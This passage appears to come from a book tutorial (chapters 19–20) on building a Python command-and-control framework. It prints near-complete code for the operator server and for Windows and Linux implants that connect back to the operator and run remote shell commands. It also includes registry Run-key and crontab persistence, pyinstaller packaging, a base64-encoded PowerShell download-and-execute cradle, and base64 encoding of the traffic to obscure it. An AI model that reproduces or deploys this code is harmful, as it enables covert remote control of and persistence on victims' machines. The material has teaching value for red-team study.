
Now if you call the help function, you will get something like the following.

```
Enter command#> help


    ╔═╗╔═╗╔╦╗╔╦╗╔═╗╔╗╔╔╦╗╔═╗
    ║  ║ ║║║║║║╠═╣║║║ ║║╚═╗
    ╚═╝╚═╝╩ ╩╩ ╩╩ ╩╝╚╝═╩╝╚═╝
    ----------------------
    Menu Commands
    ------------------------------------------------------------------------
    listeners -g          --> Generate a new listener
    winplant py           --> Generate a Windows Compatible Python Payload
    linplant py           --> Generate a Linux Compatible Python Payload
    exeplant              --> Generate an executable payload for Windows
    sessions -l           --> List sessions
    sessions -i <val>     --> Enter a new session
    kill <val>            --> Kills an active session

    Session Commands
    ------------------------------------------------------------------------
    background            --> Backgrounds the current session
    exit                  --> Terminates the current session
```

Help menu output in terminal

We need to add a pass in our `sockserver` if the command is called. We need to do this before our command is piped to `comm_out`.

```
#updated target_comm function
def target_comm(targ_id, targets, num):
    while True:
        message = input(f'{targets[num][3]}/{targets[num][1]}#>
')
        if message == 'help':
            pass
        else:
            comm_out(targ_id, message)
            if message == 'exit':
                targ_id.send(message.encode())
                targ_id.close()
                targets[num][7] = 'Dead'
                break
...
```



Updated target_comm function

Our last modification with our `help` command is to add a pass in our payloads to ignore it. See the following.

```
#help handling in payloads
elif message == 'help':
    pass
```

```
53                  outbound('Invalid directory. Try again.')
54                  continue
55              elif message == 'background':
56                  pass
57              elif message == 'help':
58                  pass
59              else:
```

Added help handling in payloads


Moving on, let's create a way to kill active sessions from our main function command line. The code will look similar to how we interact with individual sessions, except we are terminating the socket and updating the `targets` index to set the status to Dead rather than Active. As this command will need the `kill` predicate command and a session value, we will need an `if` statement that splits the command. After this, we use a `try` statement to find the session number, obtain the socket, and send the command to a function named `kill_sig`, which we will create in a moment. After the `kill_sig` call we update the index to reflect Dead and print a completion message. Remembering that we may slip and enter a session that doesn't exist, we will need to add an exception handling for `IndexError`. The entire `kill` function looks like the following.

```
#implementing kill command in main function
if command.split(" ")[0] == 'kill':
    try:
        num = int(command.split(" ")[1])
        targ_id = (targets[num])[0]
        kill_sig(targ_id, 'exit')
        targets[num][7] = 'Dead'
        print(f'[+] Session {num} terminated.')
    except (IndexError, ValueError):
        print(f'[-] Session {num} does not exist.')
```

```
300             if command.split(" ")[0] == 'kill':
301                 try:
302                     num = int(command.split(" ")[1])
303                     targ_id = (targets[num])[0]
304                     if (targets[num])[7] == 'Active':
305                         kill_sig(targ_id, 'exit')
306                         targets[num][7] = 'Dead'
307                         print(f'[+] Session {num} terminated.')
308                     else:
309                         print('[-] You cannot interact with a dead session.')
310                 except (IndexError, ValueError):
311                     print(f'[-] Session {num} does not exist.')
```

Main function updated with kill

Note in the above I have added another value in our exception - `ValueError`. This error can occur anytime a value that isn't an integer is entered as one of the arguments. The `kill_sig` function is exactly the same as regular `comm_out` function, however I find it good practice to delegate functions to specific tasks.



kill_sig function


This function simply sends the `exit` string to the client, and the client terminates as instructed.

Finally, let's work on how our command lines work. Let's review our `targets` list.

```
#updated targets list
[remote_target, f'{host_name[0]}@{remote_ip[0]}', time_record,
username, admin_val, op_sys, pay_val, 'Active']
```

We have plenty of information here to customize our session command shell from `send command#>` to whatever we wish. I've chosen to go with something that outputs the session username, and then the hostname and IP address. Looking at our list above, that would mean that the input looks like the following.

```
#updated session terminal appearance
message = input(f'{targets[num][3]}/{targets[num][1]}#> ')
```



Updated terminal command line for current session

Now if we enter a session, the terminal command line looks like this.

```
[+] Awaiting connection from client...
Enter command#>
[+] Connection received from themayor-laptop@192.168.1.66
Enter command#> sessions -i 0
jwhel/themayor-laptop@192.168.1.66#> whoami
[+] Awaiting response...
```

Updated terminal output

We can add one final command - `exit`. I saved this one for last because it is the easiest one to add. We simply copy everything from our main function's `KeyboardInterrupt` into a new `if` statement that checks for `exit` in the command terminal. If `exit`, then run through the shutdown process.

```
#exit command handling
if command == 'exit':
    quit_message = input('Ctrl-C\n[+] Do you really want to
quit? (y/n)').lower()
    if quit_message == 'y':
        tar_length = len(targets)
        for target in targets:
            if target[7] == 'Dead':
                pass
            else:
                comm_out(target[0], 'exit')
        kill_flag = 1
        if listener_counter > 0:
            sock.close()
        break
    else:
        continue
```

```
313             if command == 'exit':
314                 quit_message = input('Ctrl-C\n[+] Do you really want to quit? (y/n)').lower()
315                 if quit_message == 'y':
316                     tar_length = len(targets)
317                     for target in targets:
318                         if target[7] == 'Dead':
319                             pass
320                         else:
321                             comm_out(target[0], 'exit')
322                     kill_flag = 1
323                     if listener_counter > 0:
324                         sock.close()
325                     break
326                 else:
327                     continue
```

New exit command added

Take some time and customize your hard work. You've worked really hard up until this point, and our last chapter will take our current data streams and encode them further with base64.

End of Chapter 19 Code Review

```
#Chapter 19 sockserver code
import socket
import threading
import time
import random
import string
import os
import os.path
import shutil
import base64
import subprocess
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```

```
2')
 by the Mayor')
')


def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())

def kill_sig(targ_id, message):
    message = (str(message))
    targ_id.send(message.encode())


def target_comm(targ_id, targets, num):
    while True:
        message = input(f'{targets[num][3]}/{targets[num][1]}#>
')
```

```
        if message == 'help':
            pass
        else:
            comm_out(targ_id, message)
            if message == 'exit':
                targ_id.send(message.encode())
                targ_id.close()
                targets[num][7] = 'Dead'
                break
            if message == 'background':
                break
            if message == 'persist':
                payload_name = input(
                    '[+] Enter the name of the payload to add to
persistence: ')
                if targets[num][6] == 1:
                    persist_command_1 = f'cmd.exe /c copy
{payload_name} C:\\Users\\Public'
                    targ_id.send(persist_command_1.encode())
                    persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                    targ_id.send(persist_command_2.encode())
                    print('[+] Run this command to clean up the
registry: \nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
                if targets[num][6] == 2:
                    persist_command = f'echo "*/1 * * * *
python3 /home/{targets[num][3]}/{payload_name}" | crontab -'
                    targ_id.send(persist_command.encode())
                    print('[+] Run this command to clean up the
crontab: \n crontab -r')
                print('[+] Persistence technique completed.')
            else:
                response = comm_in(targ_id)
                if response == 'exit':
                    print('[-] The client has terminated the
session.')
                    targ_id.close()
                    break
                print(response)


def listener_handler():
    sock.bind((host_ip, int(host_port)))
```

```
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
```

```
            pass


def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
```

```
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')

def pshell_cradle():
    web_server_ip = input('[+] Web server listening host: ')
    web_server_port = input('[+] Web server port: ')
    payload_name = input('[+] Payload name: ')
    runner_file =
(''.join(random.choices(string.ascii_lowercase, k=6)))
    runner_file = f'{runner_file}.txt'
```

```
    randomized_exe_file = (
        ''.join(random.choices(string.ascii_lowercase, k=6)))
    randomized_exe_file = f"{randomized_exe_file}.exe"
    print(
        f'[+] Run the following command to start a web
server.\npython3 -m http.server -b {web_server_ip}
{web_server_port}')
    runner_cal_unencoded = f"iex (new-object
net.webclient).downloadstring('http://{web_server_ip}:{web_serve
r_port}/{runner_file}')".encode(
        'utf-16le')
    with open(runner_file, 'w') as f:
        f.write(
            f'powershell -c wget
http://{web_server_ip}:{web_server_port}/{payload_name} -outfile
{randomized_exe_file}; Start-Process -FilePath
{randomized_exe_file}')
        f.close()
    b64_runner_cal = base64.b64encode(runner_cal_unencoded)
    b64_runner_cal = b64_runner_cal.decode()
    print(f'\n[+] Encoded payload\n\npowershell -e
{b64_runner_cal}')
    b64_runner_cal_decoded =
base64.b64decode(b64_runner_cal).decode()
    print(f'\n[+] Unencoded
payload\n\n{b64_runner_cal_decoded}')

def help():
    print('''

    ╔═╗╔═╗╔╦╗╔╦╗╔═╗╔╗╔╔╦╗╔═╗
    ║  ║ ║║║║║║╠═╣║║║ ║ ╚═╗
    ╚═╝╚═╝╩ ╩╩ ╩╩ ╩╝╚╝ ╩ ╚═╝
    ------------------------
    Menu Commands
    ------------------------------------------------------------
----------
    listeners -g          --> Generate a new listener
    winplant py           --> Generate a Windows Compatible
Python Payload
    linplant py           --> Generate a Linux Compatible Python
Payload
    exeplant              --> Generate an executable payload for
Windows
    sessions -l           --> List sessions
    sessions -i <val>     --> Enter a new session
    kill <val>            --> Kills an active session
```

```
    Session Commands
    ------------------------------------------------------------
-----------
    background            --> Backgrounds the current session
    exit                  --> Terminates the current session
    ''')


if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'help':
                help()
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1
            if command == 'pshell_shell':
                pshell_cradle()
            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
                else:
```

```
                    print(
                        '[-] You cannot generate a payload
without an active listener.')

            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username',
                                           'Admin', 'Target',
'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
target[7], target[3], target[4], target[1], target[5],
target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    try:
                        num = int(command.split(" ")[2])
                        targ_id = (targets[num])[0]
                        if (targets[num])[7] == 'Active':
                            target_comm(targ_id, targets, num)
                        else:
                            print('[-] You cannot interact with
a dead session.')
                    except (IndexError, ValueError):
                        print(f'[-] Session {num} does not
exist.')

            if command.split(" ")[0] == 'kill':
                try:
                    num = int(command.split(" ")[1])
                    targ_id = (targets[num])[0]
                    if (targets[num])[7] == 'Active':
                        kill_sig(targ_id, 'exit')
                        targets[num][7] = 'Dead'
                        print(f'[+] Session {num} terminated.')
                    else:
                        print('[-] You cannot interact with a
dead session.')
                except (IndexError, ValueError):
                    print(f'[-] Session {num} does not exist.')

            if command == 'exit':
```

```
                quit_message = input('Ctrl-C\n[+] Do you really
want to quit? (y/n)').lower()
                if quit_message == 'y':
                    tar_length = len(targets)
                    for target in targets:
                        if target[7] == 'Dead':
                            pass
                        else:
                            comm_out(target[0], 'exit')
                    kill_flag = 1
                    if listener_counter > 0:
                        sock.close()
                    break
                else:
                    continue

        except KeyboardInterrupt:
            quit_message = input('Ctrl-C\n[+] Do you really want
to quit? (y/n)').lower()
            if quit_message == 'y':
                tar_length = len(targets)
                for target in targets:
                    if target[7] == 'Dead':
                        pass
                    else:
                        comm_out(target[0], 'exit')
                kill_flag = 1
                if listener_counter > 0:
                    sock.close()
                break
            else:
                continue
```

```
#Chapter 19 winplant code
import socket
import subprocess
import os
import ctypes
import platform
import time


def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    try:
        print(f'[+] Connecting to {host_ip}.')
        sock.connect((host_ip, host_port))
        outbound(os.getlogin())
        outbound(ctypes.windll.shell32.IsUserAnAdmin)
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        print(f'[+] Connected to {host_ip}.')
        while True:
            message = inbound()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message == 'persist':
                pass
```

```
            elif message.split(" ")[0] == 'cd':
                try:
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    print(f'[+] Changed to {cur_dir}')
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            elif message == 'help':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

```
#Chapter 19 linplant code
import socket
import subprocess
import os
import pwd
import platform
import time

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    try:
        print(f'[+] Connecting to {host_ip}.')
        sock.connect((host_ip, host_port))
        outbound(pwd.getpwuid(os.getuid())[0])
        outbound(os.getuid())
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        print(f'[+] Connected to {host_ip}.')
        while True:
            message = inbound()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message == 'persist':
                pass
            elif message.split(" ")[0] == 'cd':
                try:
```

```
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    print(f'[+] Changed to {cur_dir}')
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            elif message == 'help':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass

if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 20 - Encoding Data Streams

In this chapter we are going to add some complexity to our data streams by implementing base64 encoding in our traffic. This chapter will be short, and it really will just include making similar modifications to any place in our code or implants where data is sent or received.

First, make sure that `import base64` is at the top of `sockserver`, `winplant` and `linplant`. After that, we can look at how we will handle converting our strings to base64, sending them, and then receiving them. There are probably better ways of doing this, however this way works best for me. In `sockserver`, we the following functions that need to be modified.

- `comm_out` - here we encode the encoded message variable into base64

```
#updated comm_out function
def comm_out(targ_id, message):
    message = str(message)
    message = base64.b64encode(bytes(message, encoding='utf8'))
    targ_id.send(message)
```

- `comm_in` - here we decode the response from b64, and then decode and strip white space from the lines

```
#updated comm_in function
def comm_in(targ_id):
    print(f'[+] Awaiting response...')
    response = targ_id.recv(4096).decode()
    response = base64.b64decode(response)
    response = response.decode().strip()
    return response
```

- `kill_sig` - we do the same as we did in the `comm_out` function

```
#updated kill_sig function
def kill_sig(targ_id, message):
    message = str(message)
    message = base64.b64encode(bytes(message, encoding='utf8'))
    targ_id.send(message)
```

```
21  def comm_in(targ_id):
22      print(f'[+] Awaiting response...')
23      response = targ_id.recv(4096).decode()
24      response = base64.b64decode(response)
25      response = response.decode().strip()
26      return response
27
28
29  def comm_out(targ_id, message):
30      message = str(message)
31      message = base64.b64encode(bytes(message, encoding='utf8'))
32      targ_id.send(message)
33
34
35  def kill_sig(targ_id, message):
36      message = str(message)
37      message = base64.b64encode(bytes(message, encoding='utf8'))
38      targ_id.send(message)
39
```


comm_in, comm_out, and kill_sig function updates

- `target_comm` - we modify our persist variables to be base64 encoded prior to sending them

- While we are here, we can fix another issue that we might find eventually. Currently, if we send a message in a session that is empty (i.e. pressing enter without content), the session will hang as the client tries to run whatever that command is. We can remedy this by adding the `if len(message) == 0` check.

```
#updated target_comm function
def target_comm(targ_id, targets, num):
    while True:
        message = input(f'{targets[num][3]}/{targets[num][1]}#>
')
        if len(message) == 0:
            continue
        if message == 'help':
            pass
        else:
            comm_out(targ_id, message)
        if message == 'exit':
            message = base64.b64encode(message.encode())
            targ_id.send(message)
            targ_id.close()
            targets[num][7] = 'Dead'
            break
        if message == 'background':
            break
```

```
        if message == 'help':
            pass
        if message == 'persist':
            payload_name = input('[+] Enter the name of the
payload to add to autorun: ')
            if targets[num][6] == 1:
                persist_command_1 = f"cmd.exe /c copy
{payload_name} C:\\Users\\Public"
                persist_command_1 =
base64.b64encode(persist_command_1.encode())
                targ_id.send(persist_command_1)
                persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                persist_command_2 =
base64.b64encode(persist_command_2.encode())
                targ_id.send(persist_command_2)
                print('[+] Run this command to clean up the
registry: \nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')

            if targets[num][6] == 2:
                persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
                persist_command =
base64.b64encode(persist_command.encode())
                targ_id.send(persist_command)
                print('[+] Run this command to clean up the
crontab: \n crontab -r')

            print('[+] Persistence technique completed.')

        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)
```



```
def target_comm(targ_id, targets, num):
    while True:
        message = input(f'{targets[num][3]}/{targets[num][1]}#> ')
        if len(message) == 0:
            continue
        if message == 'help':
            pass
        else:
            comm_out(targ_id, message)
            if message == 'exit':
                message = base64.b64encode(message.encode())
                targ_id.send(message)
                targ_id.close()
                targets[num][7] = 'Dead'
                break
            if message == 'background':
                break
            if message == 'persist':
                payload_name = input(
                    '[+] Enter the name of the payload to add to persistence: ')
                if targets[num][6] == 1:
                    persist_command_1 = f'cmd.exe /c copy {payload_name} C:\\Users\\Public'
                    persist_command_1 = base64.b64encode(
                        persist_command_1.encode())
                    targ_id.send(persist_command_1)
                    persist_command_2 = f'reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v screendoor /t REG_SZ /d C:\\Users\\Public\\{payload_name}'
                    persist_command_2 = base64.b64encode(
                        persist_command_2.encode())
                    targ_id.send(persist_command_2)
                    print('[+] Run this command to cleanup the registry: \nreg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v screendoor /f')
                if targets[num][6] == 2:
                    persist_command = f"echo "*/1 * * * * python3 /home/{targets[num][3]}/{payload_name}" | crontab -'
                    persist_command = base64.b64encode(
                        persist_command.encode())
                    targ_id.send(persist_command)
                    print(
                        '[+] Run this command to clean up the crontab: \n crontab -r')
                print('[+] Persistence technique completed.')
            else:
                response = comm_in(targ_id)
                if response == 'exit':
                    print('[-] The client has terminated the session.')
                    targ_id.close()
                    break
                print(response)
```

target_comm function update

- `comm_handler` - we add base64 encoding to each of our variables at the top of the `try` statement in order to decode their base64 formats

```
#updated comm_handler function
def comm_handler():
    while True:
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            username = base64.b64decode(username).decode()
            admin = remote_target.recv(1024).decode()
            admin = base64.b64decode(admin).decode()
            op_sys = remote_target.recv(4096).decode()
            op_sys = base64.b64decode(op_sys).decode()
            if admin == '1':
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
```

```
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            targets.append(
                [remote_target,
f'{host_name[0]}@{remote_ip[0]}', time_record, username,
admin_val, op_sys, pay_val, 'Active'])
            if host_name is not None:
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")

        except:
            pass
```

```
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            username = base64.b64decode(username).decode()
            admin = remote_target.recv(1024).decode()
            admin = base64.b64decode(admin).decode()
            op_sys = remote_target.recv(4096).decode()
            op_sys = base64.b64decode(op_sys).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S", time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record, username, admin_val, op_sys, pay_val, 'Active'])
                print(
